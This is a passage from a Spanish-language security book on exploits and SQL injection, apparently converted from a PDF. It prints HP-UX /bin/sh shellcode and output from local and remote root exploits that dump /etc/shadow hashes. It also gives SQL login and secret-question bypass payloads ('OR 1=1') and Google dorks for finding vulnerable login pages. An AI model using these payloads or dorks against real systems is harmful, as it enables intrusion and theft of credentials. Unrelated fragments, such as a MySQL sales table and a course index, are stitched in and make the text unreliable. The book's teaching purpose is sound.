Aunque comúnmente los encontraremos escritos en C y assembly, los exploits pueden estar programados en varios lenguajes, ya que hay en Perl, Python, C++, entre otros. Éstos, a su vez, pueden encontrarse compilados o no, como también disponibles para las más diversas arquitecturas.

Para ver algunos ejemplos, podemos visitar sitios como www.milw0rm.com o www.packetstormsecurity.org. Los más complejos y los que usualmente se utilizan, son aquellos que se aprovechan de una condición denominada desbordamiento de buffer (buffer overflow). ¿Qué es esto? La mejor definición se encuentra en el diccionario Jargon (www.jargon.net/jargonfile/s/smashthestack.html) y dice “**smash the stack** (bajo programación C).

En algunas implementaciones de C es posible corromper la pila de ejecución (execution stack) escribiendo más allá del fin de una cadena declarada auto en una rutina. El código que hace esto posible se dice que desborda la pila (smash the stack) y puede causar el retorno de la rutina y el salto a una dirección casual. Esto puede producir algunos de los más malignos bugs conocidos hasta ahora. Existen ciertas variantes (de traducción literal dudosa) que reciben los siguientes nombres en inglés: trash the stack, scribble the stack, mangle the stack. También se suele usar para describir smash the stack: alias bug, fandango on core, memory leak, precedence lossage, overrun screw.” Podemos encontrar esto en el excelente texto de Aleph One publicado en la phrack N.º 49 y traducido por Honoriak al español en julianor.tripod.com/bc/smashing/P49-4-Smashing_the_stack-Spanish.txt.

En pocas palabras, una vez que el exploit logra desbordar el buffer, inyecta los comandos declarados en el shellcode (programado generalmente en assembly, pero escrito en formato hexadecimal). Un comando que se ejecutará para aprovecharse de esa condición BOF (Buffer Overflow) y lograr así el propósito.

Éste sería sólo el shellcode para ejecutar una shell en la plataforma HP-UX.

```
/*
 *  Hp-UX
 *
 *  execve() of /bin/sh by K2
 */

u_char shellcode[ ] =
  "\xe8\x3f\x1f\xfd\x08\x21\x02\x80\x34\x02\x01\x02\x08\x41\x04\x02\x60\x40"
  "\x01\x62\xb4\x5a\x01\x54\x0b\x39\x02\x99\x0b\x18\x02\x98\x34\x16\x04\xbe"
  "\x20\x20\x08\x01\xe4\x20\xe0\x08\x96\xd6\x05\x34\xde\xad\xca\xfe
  /bin/sh\xff";
```

Para más detalles técnicos, podemos visitar <http://goodfellas.shellcode>

.com.ar/docz/b0f/b0f-forkidz-es.txt o el tutorial de shellcoding que encontramos en www.vividmachines.com/shellcode/shellcode.html

Éste es un simple ejemplo (output) de ejecución para exploit local (explota un bug del kernel del Linux en el que estamos) para elevar privilegios, luego de ser escrito en la shell mediante el editor **vi**:

```
-8<

lab@www2:/tmp$ gcc c.c -o c          (se compila)

lab@www2:/tmp$ ./c                      (se ejecuta el compilado)
[+] Attached to 24087
[+] Signal caught
[+] Shellcode placed at 0x4000e61d
[+] Now wait for suid shell...
sh-2.05a# cat /etc/shadow      (aquí, como root vemos el archivo shadow)
root:cshE0cCXG6Y1w:11790:0:99999:7:::
daemon:*:11773:0:99999:7:::
bin:*:11773:0:99999:7:::
news:*:11773:0:99999:7:::
uucp:*:11773:0:99999:7:::
proxy:*:11773:0:99999:7:::
```

```
-8<
```

A continuación, vemos el ejemplo de un exploit remoto que, al ser ejecutado con la dirección IP del objetivo, nos da en él una shell directamente con privilegios de root a través del servicio Samba.

```
[ root@rootlabs] # ./ss -b 0 dirección-ip-remota      (ejecución)

samba-2.2.8 < remote root exploit by eSDee (www.netric.org/be)
_____
+ Bruteforce mode. (Linux)

+ Host is running samba.
+ Worked!

_____
*** JE MOET JE MUIL HOUWE
```

```
Linux it100 2.4.20-ac2 #1 Sun Mar 5 04:20:06 MST 2006 i686 unknown
uid=0(root) gid=0(root) groups=135432365, 98(nobody)
su root
cat /etc/issue

Welcome to \s \r (\l)

cat /etc/shadow
root:$1$E101X6Rb$c/6WyBkNQgmvQ3hcBe5/D/:12111:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
smmsp:*:9797:0:::::
-8<
```

A continuación, veamos algunas palabras utilizadas a modo de lunfardo o slang relacionadas con los exploits.

- **Conseguir uid0:** Es por uid (user ID) 0 (cero). Es referente al usuario root, conseguir privilegios de root.
- **Espaunear una shell** (to spawn a shell): Disparar una shell, bindear. Hacer que una shell sea habilitada (enviada) por la víctima al atacante, pudiendo éste contar con una sesión interactiva mediante comandos.
- **Rootear, rutear, enrutear:** Conseguir privilegios de root.
- **Owned, p0wned, owned, pwned:** Adueñado, que le invadieron la máquina, página web o server a la víctima. Es una forma cínica de decir que alguien fue comprometido (en parte de su escenario o privacidad) mediante técnicas de hacking.
- **Priv8** (keep in priv8): priv es private (privado), 8 es eigth. Así, **priv eigth** suena como **private** en inglés. Se utiliza para anunciar que se mantenga en privado el exploit y no se haga público.
- **0day o Zero Day:** Exploit privado, no público.
- **Exploit in the wild:** Exploit reciente que se está usando para cometer intrusiones al azar o masivas sobre servicios y que existe un advisory de la falla que explota.

[home] [contents] [platforms] [shellcode] [search] [cracker] [links] [rss] [archive] [R.I.P r0g0d]																																															
MILWORM																																															
[remote]																																															
<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="text-align: left; width: 15%;">-:::DATE</th> <th style="text-align: left; width: 45%;">-:::DESCRIPTION</th> <th style="text-align: left; width: 10%;">-:::HITS</th> <th style="text-align: left; width: 10%;">-:::R</th> <th style="text-align: left; width: 10%;">-:::X</th> <th style="text-align: left; width: 10%;">-:::AUTHOR</th> </tr> </thead> <tbody> <tr> <td>2008-04-02</td><td>Microsoft Works 7 WkImgSrv.dll ActiveX Remote BOF Exploit</td><td>905</td><td>R</td><td>X</td><td>lhoang500</td></tr> <tr> <td>2008-04-28</td><td>VLC 0.8.4d httpd_FileCallBack Remote Format String Exploit</td><td>3330</td><td>R</td><td>X</td><td>EpiBite</td></tr> <tr> <td>2008-04-27</td><td>HP Software Update (Npafunction.dll 4.0.0.1) Insecure Method PoE</td><td>2243</td><td>R</td><td>X</td><td>callAX</td></tr> <tr> <td>2008-04-25</td><td>Watchfire Appscan 7.0 ActiveX Multiple Insecure Methods Exploit</td><td>2336</td><td>R</td><td>X</td><td>callAX</td></tr> <tr> <td>2008-04-23</td><td>Zune Software ActiveX Arbitrary File Overwrite Exploit</td><td>3151</td><td>R</td><td>X</td><td>lion security</td></tr> <tr> <td>2008-04-17</td><td>Intel Centrino ipw2200BG Wireless Driver Remote BOF Exploit (meta)</td><td>9550</td><td>R</td><td>X</td><td>overRet</td></tr> </tbody> </table>						-:::DATE	-:::DESCRIPTION	-:::HITS	-:::R	-:::X	-:::AUTHOR	2008-04-02	Microsoft Works 7 WkImgSrv.dll ActiveX Remote BOF Exploit	905	R	X	lhoang500	2008-04-28	VLC 0.8.4d httpd_FileCallBack Remote Format String Exploit	3330	R	X	EpiBite	2008-04-27	HP Software Update (Npafunction.dll 4.0.0.1) Insecure Method PoE	2243	R	X	callAX	2008-04-25	Watchfire Appscan 7.0 ActiveX Multiple Insecure Methods Exploit	2336	R	X	callAX	2008-04-23	Zune Software ActiveX Arbitrary File Overwrite Exploit	3151	R	X	lion security	2008-04-17	Intel Centrino ipw2200BG Wireless Driver Remote BOF Exploit (meta)	9550	R	X	overRet
-:::DATE	-:::DESCRIPTION	-:::HITS	-:::R	-:::X	-:::AUTHOR																																										
2008-04-02	Microsoft Works 7 WkImgSrv.dll ActiveX Remote BOF Exploit	905	R	X	lhoang500																																										
2008-04-28	VLC 0.8.4d httpd_FileCallBack Remote Format String Exploit	3330	R	X	EpiBite																																										
2008-04-27	HP Software Update (Npafunction.dll 4.0.0.1) Insecure Method PoE	2243	R	X	callAX																																										
2008-04-25	Watchfire Appscan 7.0 ActiveX Multiple Insecure Methods Exploit	2336	R	X	callAX																																										
2008-04-23	Zune Software ActiveX Arbitrary File Overwrite Exploit	3151	R	X	lion security																																										
2008-04-17	Intel Centrino ipw2200BG Wireless Driver Remote BOF Exploit (meta)	9550	R	X	overRet																																										
[local]																																															
<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="text-align: left; width: 15%;">-:::DATE</th> <th style="text-align: left; width: 45%;">-:::DESCRIPTION</th> <th style="text-align: left; width: 10%;">-:::HITS</th> <th style="text-align: left; width: 10%;">-:::R</th> <th style="text-align: left; width: 10%;">-:::X</th> <th style="text-align: left; width: 10%;">-:::AUTHOR</th> </tr> </thead> <tbody> <tr> <td>2008-04-28</td><td>MS Windows XP SP2 (win32k.sys) Privilege Escalation Exploit (MS08-025)</td><td>5726</td><td>R</td><td>X</td><td>Ruben Santamaría</td></tr> <tr> <td>2008-04-25</td><td>Kantaros 0.3.4 SSA-Subtitle Local Buffer Overflow Exploit</td><td>1145</td><td>R</td><td>X</td><td>j0rgan</td></tr> <tr> <td>2008-04-24</td><td>DivX Player 6.7 SRT File Subtitle Parsing Buffer Overflow Exploit</td><td>2052</td><td>R</td><td>X</td><td>lhoang500</td></tr> <tr> <td>2008-04-21</td><td>Adobe Album Starter 3.2 Unchecked Local Buffer Overflow Exploit</td><td>2368</td><td>R</td><td>X</td><td>c0nTeX</td></tr> <tr> <td>2008-04-18</td><td>DivX Player 6.6.0 SRT File SEH Buffer Overflow Exploit</td><td>2636</td><td>R</td><td>X</td><td>nuots</td></tr> <tr> <td>2008-04-14</td><td>MS Windows GDI Image Parsing Stack Overflow Exploit (MS08-021)</td><td>8141</td><td>R</td><td>X</td><td>Lamhitz</td></tr> </tbody> </table>						-:::DATE	-:::DESCRIPTION	-:::HITS	-:::R	-:::X	-:::AUTHOR	2008-04-28	MS Windows XP SP2 (win32k.sys) Privilege Escalation Exploit (MS08-025)	5726	R	X	Ruben Santamaría	2008-04-25	Kantaros 0.3.4 SSA-Subtitle Local Buffer Overflow Exploit	1145	R	X	j0rgan	2008-04-24	DivX Player 6.7 SRT File Subtitle Parsing Buffer Overflow Exploit	2052	R	X	lhoang500	2008-04-21	Adobe Album Starter 3.2 Unchecked Local Buffer Overflow Exploit	2368	R	X	c0nTeX	2008-04-18	DivX Player 6.6.0 SRT File SEH Buffer Overflow Exploit	2636	R	X	nuots	2008-04-14	MS Windows GDI Image Parsing Stack Overflow Exploit (MS08-021)	8141	R	X	Lamhitz
-:::DATE	-:::DESCRIPTION	-:::HITS	-:::R	-:::X	-:::AUTHOR																																										
2008-04-28	MS Windows XP SP2 (win32k.sys) Privilege Escalation Exploit (MS08-025)	5726	R	X	Ruben Santamaría																																										
2008-04-25	Kantaros 0.3.4 SSA-Subtitle Local Buffer Overflow Exploit	1145	R	X	j0rgan																																										
2008-04-24	DivX Player 6.7 SRT File Subtitle Parsing Buffer Overflow Exploit	2052	R	X	lhoang500																																										
2008-04-21	Adobe Album Starter 3.2 Unchecked Local Buffer Overflow Exploit	2368	R	X	c0nTeX																																										
2008-04-18	DivX Player 6.6.0 SRT File SEH Buffer Overflow Exploit	2636	R	X	nuots																																										
2008-04-14	MS Windows GDI Image Parsing Stack Overflow Exploit (MS08-021)	8141	R	X	Lamhitz																																										
[web apps]																																															
<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="text-align: left; width: 15%;">-:::DATE</th> <th style="text-align: left; width: 45%;">-:::DESCRIPTION</th> <th style="text-align: left; width: 10%;">-:::HITS</th> <th style="text-align: left; width: 10%;">-:::R</th> <th style="text-align: left; width: 10%;">-:::X</th> <th style="text-align: left; width: 10%;">-:::AUTHOR</th> </tr> </thead> <tbody> <tr> <td>2008-05-02</td><td>Open Auto Classifieds 1.4.3b Remote SQL Injection Vulnerabilities</td><td>418</td><td>R</td><td>X</td><td>Infect0r5</td></tr> <tr> <td>2008-05-01</td><td>ulBook 1.21 (XSS/LFI) Multiple Remote Vulnerabilities</td><td>1464</td><td>R</td><td>X</td><td>IRCRASH</td></tr> <tr> <td>2008-05-01</td><td>ActualAnalyzer Lite (free) 2.7.8 Local File Inclusion Vulnerability</td><td>1120</td><td>R</td><td>X</td><td>IRCRASH</td></tr> </tbody> </table>						-:::DATE	-:::DESCRIPTION	-:::HITS	-:::R	-:::X	-:::AUTHOR	2008-05-02	Open Auto Classifieds 1.4.3b Remote SQL Injection Vulnerabilities	418	R	X	Infect0r5	2008-05-01	ulBook 1.21 (XSS/LFI) Multiple Remote Vulnerabilities	1464	R	X	IRCRASH	2008-05-01	ActualAnalyzer Lite (free) 2.7.8 Local File Inclusion Vulnerability	1120	R	X	IRCRASH																		
-:::DATE	-:::DESCRIPTION	-:::HITS	-:::R	-:::X	-:::AUTHOR																																										
2008-05-02	Open Auto Classifieds 1.4.3b Remote SQL Injection Vulnerabilities	418	R	X	Infect0r5																																										
2008-05-01	ulBook 1.21 (XSS/LFI) Multiple Remote Vulnerabilities	1464	R	X	IRCRASH																																										
2008-05-01	ActualAnalyzer Lite (free) 2.7.8 Local File Inclusion Vulnerability	1120	R	X	IRCRASH																																										

Aquí podemos encontrar muchos exploits locales y remotos, de las más variadas plataformas y aplicaciones, publicados por sus propios autores. Contaremos también con un sistema de desciframiento online de contraseñas hasheadas en algoritmo MD5, videos de técnicas de intrusión y artículos interesantes acerca de seguridad.

6 > Inyección de código SQL

En este capítulo veremos las características y el alcance que tiene un descuido importante en los activos por la deficiente implementación de seguridad informática, tanto en el código como en la administración de un contexto donde se lleva a cabo la gestión de información con base de datos relacionales.

Detalles, ejemplos y casos de SQL Injection, su impacto, componentes involucrados y su incidencia en el escenario de la organización.

INTRODUCCIÓN

El descuido que permite inyectar código SQL (*Structured Query Language*) va a perdurar tanto –por lo humano- y es tan interesante, que se merece un capítulo aparte. En la actualidad, un gran número de sitios y aplicaciones web interactúan con bases de datos ya que, a través de éstos, se maneja información de diferentes niveles de criticidad, que deben ser almacenados, consultados o modificados, es decir, gestionados de algún modo. Esta información –sensible o no-, es accedida a través de sentencias SQL, embebidas desde el mismo código fuente de la página o scripts incluidos.



Índice de detalle

- Unidad 1. Introducción
 - ¿Qué es el SQL?
 - Características del lenguaje
 - Cómo interpretar un diagrama sintáctico
 - Cómo se crea una sentencia SQL en Access2000
 - Tablas en las que se basan los ejemplos y ejercicios
 - Conceptos básicos de bases de datos relacionales
- Unidad 2. Las consultas simples
 - Objetivo
 - Sintaxis de la SELECT (para consultas simples)
 - La tabla origen (cláusula FROM)
 - Selección de columnas
 - Ordenación de las filas (ORDER BY)
 - Selección de filas
- Unidad 5. Las subconsultas
 - Definiciones
 - Referencias externas
 - Anidar subconsultas
 - Subconsulta en la lista de selección
 - En la cláusula FROM
 - Subconsulta en las cláusulas WHERE y HAVING
 - Condiciones de selección con subconsultas
 - Resumen del tema
- Unidad 6. Actualización de datos
 - Introducción
 - Insertar una fila INSERT into...values
 - Insertar varias fila insert into...select
 - Insertar filas en una tabla nueva select...into

Curso. En la dirección www.aulaclic.es/sql/f_sql.htm, encontramos un curso básico y gratuito acerca de SQL.

La interacción ocurre más o menos de este modo:

- El usuario introduce datos en un formulario o hace clic en un link del tipo <http://sitioweb/producto.asp?id=25>.
- El sitio web podría estar programado en .asp o .php (entre otros lenguajes) y a su vez contendrá, en su código fuente, strings SQL (sentencias).
- Éstas, junto con los datos suministrados por el visitante, irán directamente a la base

Otras clases de evasión

En www.f5.com/pdf/white-papers/sql-injection-detection-wp.pdf, hay un excelente texto que explica las técnicas de evasión aplicadas al SQL Injection, como pueden ser el uso de codificación HEX, UNICODE, BASE64, Decimal, como también manipulación de espacios en blanco, comentarios del tipo código fuente C, concatenación, etcétera.

- de datos para lograr un resultado a partir de lo que ideó e interpretó el programador o analista: consulta, almacenamiento, modificación, borrado, ejecución, etcétera.
- El resultado puede mostrarse al usuario o no, o bien puede dar un error de sistema.

For users or organizations looking to maintain their own solutions. I have:	For businesses, public sector institutions and users looking for the highest reliability in software and services. I desire:
My own method of keeping my systems up to date and am comfortable upgrading and configuring MySQL.	Automated notifications and predictable releases of well-tested updates and upgrades.
Time to monitor and adjust the MySQL settings that will tune, scale and maintain performance.	Proactive, visual notification and advice on maintaining optimal performance .
Experience with database security so that I know when a security breach has occurred.	Continuous monitoring of systems so that I can be alerted to unplanned security changes and vulnerabilities .
Experience designing, setting-up and monitoring the status of MySQL replication.	Replication status monitoring so that I can improve replication design and performance.
Time to identify and resolve technical issues for myself and others.	Fast resolution and committed response times to avoid loss of revenue or critical application access.

Mysql. En <http://dev.mysql.com/downloads/mysql/5.0.html>, está disponible el servidor MySQL para practicar cómo crear databases y manipular su contenido sobre diversas plataformas.

El programador web medio, o quien fuera el desarrollador de ese script, en principio busca funcionalidad en la aplicación, es decir, que obtenga simplemente el resultado esperado o la acción. Luego intentará obtener un mejor diseño visual, que luzca bien ante los ojos del usuario. Recién por último se preocupará por la seguridad y cómo aplicarla de modo correcto. Es allí cuando nace el descuido, ya que generalmente implementa sólo algunas comprobaciones en los campos (algo muy normal que enseñan en los cursos de programación).

Otras clases de inyección

Las hay del tipo ORM, LDAP, XML (hacking SOAP), SSI, XPATH, e IMAP/SMTP. Podemos obtener más información en los siguientes sitios: www.owasp.org/index.php/Testing_for_OR_M_Injection, www.owasp.org/index.php/Testing_for_LDAP_Injection, www.owasp.org/index.php/Testing_for_XML_Injection y www.owasp.org/index.php/Testing_for_SSI_Injection.



Textfield. Los campos de datos son aquellos espacios en los que escribimos la información que va a procesar el servidor (usuario, password y, a veces, otro tipo de datos personales o relativos al sitio).

Estos campos suelen estar bajo determinadas reglas de filtrado desde la misma página: caracteres especiales, mínimos y máximos en cantidad de letras o números. Estas reglas pueden ser eludidas fácilmente mediante la manipulación de los datos en tránsito (a través de un proxy camino al servidor).

La primera ley del desarrollador web en cuanto seguridad es *jamás confiar en que todos los usuarios o visitantes introducirán los datos correctos o esperados dentro de un formulario online*, la segunda regla es *no creer que todos los visitantes vayan a respetar la sintaxis de la URL de consulta sin modificarla al realizar el query* (petición http).

Ejemplo de bypass de acceso

Veamos un ejemplo de la técnica aplicada a un login de autentificación o acceso. Dentro del archivo .asp de este acceso a clientes que veremos a continuación, se encontrará la sentencia SQL o rutina de validación para el acceso hacia una intranet. Esta acción proveniente de la orden o sentencia verificará que usuario, pass-

Variantes de sintaxis

Es importante recordar las variantes de sintaxis (en inyección) según el gestor de databases (MS-SQL, Mysql, Oracle, PostgreSQL). Para encontrar información, podemos visitar http://security-papers.globint.com.ar/oracle_security/sql_injection_in_oracle.php, www.securityfocus.com/infocus/1644, www.tizag.com/mysqlTutorial/mysql-php-sql-injection.php y www.postgresql.org/docs/techdocs/50.

word y cuenta sean los correctos para dejar acceder al visitante en caso de que tenga e introduzca estos datos correctamente. En el código, se verá la sintaxis transaccional SQL (a la database) más o menos así:

```
SELECT id  
FROM login  
WHERE usuario = '$usuario'  
AND clave = '$clave'  
AND cuenta = '$cuenta'
```



Login. Acceso a clientes de un sitio web elegido al azar de los tantos que hay vulnerables en Internet.


Ahora bien, ¿cómo el intruso inyectará una sentencia SQL en lugar de colocar usuario, password y cuenta? Es muy simple. Si los campos de datos, la aplicación y el gestor de datos no están **sanitizados (no escapa a los caracteres especiales)** y asegurados, se podrá incluir una comilla simple ' y seguido a ella, el resto de lo que será interpretado por el gestor de base de datos como código SQL.

```

SELECT id
FROM login
WHERE usuario = 'admin'
AND clave = '' OR 1=1 -
AND cuenta = 0303456


```

Un parámetro no esperado, como esta comilla, cambia el comportamiento de la aplicación. De este modo, si el usuario es el admin y tiene un password/condición, si 1 es igual a 1 (que por supuesto lo es), éste será validado y tendrá acceso a la intranet.



Adentro. Aquí está el acceso al panel del usuario admin luego de inyectarle un pequeño código SQL 'OR 1=1 — dentro del campo de clave.

¿Qué incidencia tiene esta vulnerabilidad en nuestro sistema? Mucha. Un intruso que pueda burlar mecanismos endebles de seguridad en un sitio con interacción a databases y posteriormente logre inyectar código SQL, podrá llevar a cabo acciones intrusivas en el servidor (y la red interna si ésta se encuentra detrás), comprobar información, destruir, copiar o bien, modificar. En seguridad informática, esta técnica es conocida como **SQL Injection**. ¿Cómo saber que un determinado campo de datos o URL es vulnerable a la inyección de código SQL? Simplemente intentando escribir y enviar una comilla simple para obtener determinado error de sistema. Por supuesto, hay otros métodos, pero ése es el más rápido y usual. El error originado por la base de datos se ve más o menos de esta manera:



Error. Error 80040e14: Unclosed quotation mark before the character string es, quizás, el anuncio seguro de que la aplicación es potencialmente explotable en cuanto a inyectar código SQL.

En la siguiente imagen, podemos ver cómo generar ese error a modo de comprobar la existencia de la vulnerabilidad o descuido:



Intento. Colocamos una comilla simple ' en el campo Login de acceso y, acto seguido, hacemos clic en Aceptar.

Buscar en Google

Si buscamos en Google inurl:login.asp o inurl:buscar.asp, vamos a tener como resultado cantidades de formularios de acceso, links o campos de consulta de datos para ver dichos errores. Otros ejemplos son: inurl:login.asp, site:.ar, intranet o utilizar password.asp, contrasena.asp, clave.asp o intitle:"acceso restringido", intitle:"acceso clientes" o site:.asp.

Ahora veamos cómo hacer un bypass (saltar) de la pregunta secreta:



http:// /app/signup/password.asp

Recordar Contraseña

Contraseña

Para que te podamos enviar tu contraseña, debemos verificar que tu eres el propietario de la cuenta. En la parte 2 debes contestar EXACTAMENTE la pregunta que escribiste en tu perfil.

1. Introduce tu usuario (login)

Login de acceso

2. Recordatorio de tu contraseña:

Pregunta

Olvide la pregunta

Respuesta

Aceptar

Salto. En el campo Login de acceso, colocamos el nombre del usuario del que deseamos saber la clave y, en el campo Respuesta (de la pregunta secreta), escribimos 'OR 1=1 —'. El resultado es el retrieve (el haber obtenido) de la clave del usuario.



http:// /app/signup/Password.asp

Retorno Contraseña

Contraseña

Hola webmaster
Tu contraseña es: [REDACTED]
Anotala en un lugar seguro.
Gracias por ser cliente de [REDACTED], el internet de Telecom!!

Aceptar

Información. El salto de la pregunta secreta fue posible mediante la inyección de un mínimo código SQL.

Ejemplo sobre la modificación de un URL.



Error. Aquí se puede ver cómo, alterando el URL con una comilla simple, también se logra reproducir el error.

HISTORIA DE SQL INJECTION

SQL Injection se utiliza hace más de 10 años. Incontables bases de datos se han borrado, alterado o robado mediante esta técnica. Muchos accesos y comprobaciones han sido burlados, como también se han obtenido remotamente cuentas de máximo privilegio dentro de los servidores.

Todo esto a través del servidor web (puerto 80 o servicio http) de un sitio.

El primer texto publicado acerca de cómo hacerlo data de diciembre de 1998 (www.phrack.org/archives/54/P54-08), lo redactó rain.forest.puppy y estaba dentro de un texto dedicado a vulnerabilidades basadas en tecnologías NT. De este documento, conviene prestar especial atención a la sección ODBC and MS SQL server 6.5.


Unos años después, luego de que este tipo de explotación se discutió en algunos foros y congresos, saldrían a la luz tres documentos (que es recomendable estudiar y practicar) en los que se basaron casi la totalidad de los textos que posteriormente se publicaron acerca del tema:

- Advanced SQL Injection In SQL Server Applications, de Chris Anley (www.nextgenss.com/papers/advanced_sql_injection.pdf).
- (more) Advanced SQL Injection, del mismo autor (www.nextgenss.com/papers/more_advanced_sql_injection.pdf).
- Manipulating Microsoft SQL Server Using SQL Injection, de Cesar Cerrudo (www.appsecinc.com/presentations/Manipulating_SQL_Server_Using_SQL_Injection.pdf).

Metodología

Básicamente, luego del carácter no filtrado (‘ o ;, paréntesis en algunos casos –sin contar las técnicas de evasión-), es algo más que escribir puro código SQL.

En principio, hay que encontrar un campo o punto vulnerable a la inyección. Ya sea un formulario de acceso user/pass, uno de búsqueda, de recuperación de password, de comprobación de cualquier dato, de contacto, link con variables, links ocultos al público ligados a la DB, scripts y archivos de testeo, CGIs por defecto, aplicaciones del tipo foro y otras de terceros públicas y licenciadas, ya sea vía método GET o POST.



The screenshot shows a web browser window with the URL <http://www.cs.tut.fi/~jkorpela/forms/methods.html>. The page title is "Methods GET and POST in HTML forms - what's the difference?". A text box contains the following text:

In HTML, one can specify two different submission methods for a form. The method is specified inside a FORM element, using the METHOD attribute. The difference between METHOD="GET" (the default) and METHOD="POST" is primarily defined in terms of form data encoding. The official recommendations say that "GET" should be used if and only if the form processing is idempotent, which typically means a pure query form. Generally it is advisable to do so. There are, however, problems related to long URLs and non-ASCII character repertoires which can make it necessary to use "POST" even for idempotent processing.

Content:

- The fundamental differences between "GET" and "POST"
- Why the distinction matters
- Differences in form submission
- Differences in server-side processing
- Possible reasons to use "POST" for idempotent queries

The fundamental differences between "GET" and "POST"

Querys. En este sitio, se explican en detalle las diferencias entre los métodos GET y POST en cuanto a envío de la información (www.cs.tut.fi/~jkorpela/forms/methods.html).

Después, haciendo una previa de database gathering o tratando de mapear cuáles son las databases del servidor, los nombres, sus tablas, sus registros, sus usuarios y sus privilegios. Generalmente, se utiliza HAVING y GROUP BY para las primeras. Sobre la base de esos datos, se trata de ir armando nuestras consultas inyectadas, puliéndolas, viendo qué sentencias se pueden utilizar, si hay espacios de más, cómo interactuarlas.

Libro. Para aprender muy bien el concepto de SQL y el comportamiento de la base de datos, es muy recomendable repasar el libro Aprendiendo Microsoft SQL Server 2000 en 21 Días, del autor Richard Waymire (Prentice Hall, ISBN: 970260124X)



¿Qué se puede hacer con SQL Injection? El impacto es en el ámbito de la información y del sistema operativo, salvo en las ocasiones en las que el programador haya tomado algunos recaudos o los niveles de privilegios que no nos permitan ejecutar algo. Pero si todo está por defecto y no hay reglas de filtrado, las posibilidades son innumerables. Hay que tener un poco de perseverancia (si generamos el error, probar de todo) y agudeza. En cuanto a lo escrito en documentos encontrados en Google acerca de esta técnica, no es aplicable en la mitad de los casos. No hay que llevar a cabo un chequeo de seguridad en SQL Injection basado pura y exclusivamente en textos de Internet.

Si bien es fácil aplicarlo desde un advisory de Bugtraq (cuando publican una inyección determinada sobre tal versión de una aplicación), no es lo mismo que cuando nos encontramos frente a una página programada en php/asp+database, de autor y única. También podemos leer estos textos básicos:

- Guía de pruebas OWASP v2.0 (www.owasp.org/images/2/2d/OWASP_Testing_Guide_v2_spanish_doc.zip).
- CEH v5 Module 14 SQL Injection (módulo educativo).
- El whitepaper sobre SQL Injection (SQL Injection Walkthrough) de SecuriTeam (www.securiteam.com/securityreviews/5DP0N1P76E.html).
- El texto de Stuart McDonald en (www.governmentsecurity.org/articles/SQLInjectionModesofAttackDefenceandWhyItMatters.php).

